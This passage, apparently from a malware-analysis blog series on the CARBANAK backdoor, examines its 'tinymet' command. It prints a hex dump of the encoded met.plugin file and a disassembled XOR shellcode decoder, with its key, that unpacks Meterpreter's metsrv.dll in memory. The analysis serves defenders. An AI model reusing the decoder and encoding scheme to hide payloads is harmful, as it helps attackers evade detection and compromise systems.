
tinymet command

Command format: tinymet {ip:port | plugin_name} [plugin_name]

Retrieve meterpreter from specified address and launch in memory

On line 1710, the tinymet command handler uses the single-byte XOR key 0x50 to decode the shellcode. Of note, on line 1734 the command handler allocates five extra bytes and line 1739 hard-codes a five-byte mov instruction into that space. It populates the 32-bit immediate operand of the mov instruction with the socket handle number for the server connection that it retrieved the shellcode from. The implied destination operand for this mov instruction is the edi register.

Our analysis of the tinymet command ended here, until the binary file named met.plugin was discovered. The hex dump in Figure 12 shows the end of this file.



```
[No Name] + - VIM
000bb8c0: 97f3 da6c 9783 da1c 9793 da0c 97a3 da3c ...l.....
000bb8d0: 97b3 da2c 9743 d9dc 9453 d9cc 9463 d9fc ...,C...S...c.
000bb8e0: 9473 d990 940f d99c 9417 d984 941f d98c .s.....
000bb8f0: 9427 d9b4 942f d9bc 943f d9ac 94c7 d954 .'.../...?....
000bb900: 94cf d95c 94d7 d944 94db d970 9447 d5d4 ...\\...D...p.G.
000bb910: 984f d5d0 a247 efd0 a247 efd0 a247 efd0 .0...G...G...G.
000bb920: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb930: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb940: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb950: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb960: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb970: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb980: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb990: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb9a0: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb9b0: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb9c0: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb9d0: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb9e0: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bb9f0: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bba00: a247 efd0 a247 efd0 a247 efd0 a247 efd0 .G...G...G...G.
000bba10: a247 efd0 a247 efd0 a247 ef .G...G...G.
```

Figure 12: Hex dump of met.plugin

The end of the file is misaligned by five missing bytes, corresponding to the dynamically assembled `mov edi` preamble in the tasking source code. However, the single-byte XOR key 0x50 that was found in the source code did not succeed in decoding this file. After some confusion and further analysis, it was realized that the first 27 bytes of this file are a shellcode decoder that looked very similar to `call4_dword_xor`. Figure 13 shows the shellcode decoder and the beginning of the encoded `metsrv.dll`. The XOR key the shellcode uses is 0xEF47A2D0 which fits with how the five-byte `mov edi` instruction, decoder, and adjacent `metsrv.dll` will be laid out in memory.

```

0000 33 C9                                xor     ecx, ecx
0002 81 E9 80 11 FD FF                    sub     ecx, -2EE80h
0002                                     ; -----
0008                                     E8 FF FF FF FF is an overlapping instruction:
0008                                     call near ptr loc_C
0008 E8                                     db 0E8h
0009 FF                                     db 0FFh
000A FF                                     db 0FFh
000B FF                                     db 0FFh
000C                                     ; -----
000C                                     Instruction decoding resumes at the last
000C                                     byte of the call starting at offset 8...
000C FF C0                               inc     eax
000E 5E                                   pop     esi
000F                                     loc_F:
000F 81 76 0E D0 A2 47 EF                xor     dword ptr [esi+0Eh], 0EF47A2D0h ; CODE XREF: seg000:00000019↓j
0016 83 EE FC                            sub     esi, -4
0019 E2 F4                               loop    loc_F
001B                                     metsrv.dll commences here
001B 9D                                   popf
001C F8                                   clc
001D AF                                   scasd
001E EF                                   out     dx, eax
                                     ; 'M' ^ 0xd0
                                     ; 'Z' ^ 0xa2
                                     ; etc.

```

Figure 13: Shellcode decoder

Decoding yielded a copy of `metsrv.dll` starting at offset 0x1b. When shellcode execution exits the decoder loop, it executes Metasploit's executable DOS header.

Ironically, possessing source code biased our binary analysis in the wrong direction, suggesting a single-byte XOR key when really there was a 27-byte decoder preamble using a four-byte XOR key. Furthermore, the name of the command being `tinymet` suggested that the TinyMet Meterpreter stager was involved. This may have been the case at one point, but the source code comments and binary files suggest that the developers and operators have moved on to simply downloading Meterpreter directly without changing the name of the command.

Conclusion

Having access to the source code and toolset for CARBANAK provided us with a unique opportunity to revisit our previous analysis. We were able to fill in some missing analysis and context, validate our deductions in some cases, and provide further evidence in other

cases, strengthening our confidence in them but not completely proving them true. This exercise proves that even without access to the source code, with a large enough sample set and enough analysis, accurate deductions can be reached that go beyond the source code. It also illustrates, such as in the case of the tinymet command, that sometimes, without the proper context, you simply cannot see the full and clear purpose of a given piece of code. But some source code is also inconsistent with the accompanying binaries. If Bruce Lee had been a malware analyst, he might have said that source code is like a finger pointing away to the moon; don't concentrate on the finger, or you will miss all that binary ground truth. Source code can provide immensely rich context, but analysts must be cautious not to misapply that context to binary or forensic artifacts.

In the [next and final blog post](#), we share details on an interesting tool that is part of the CARBANAK kit: a video player designed to play back desktop recordings captured by the backdoor.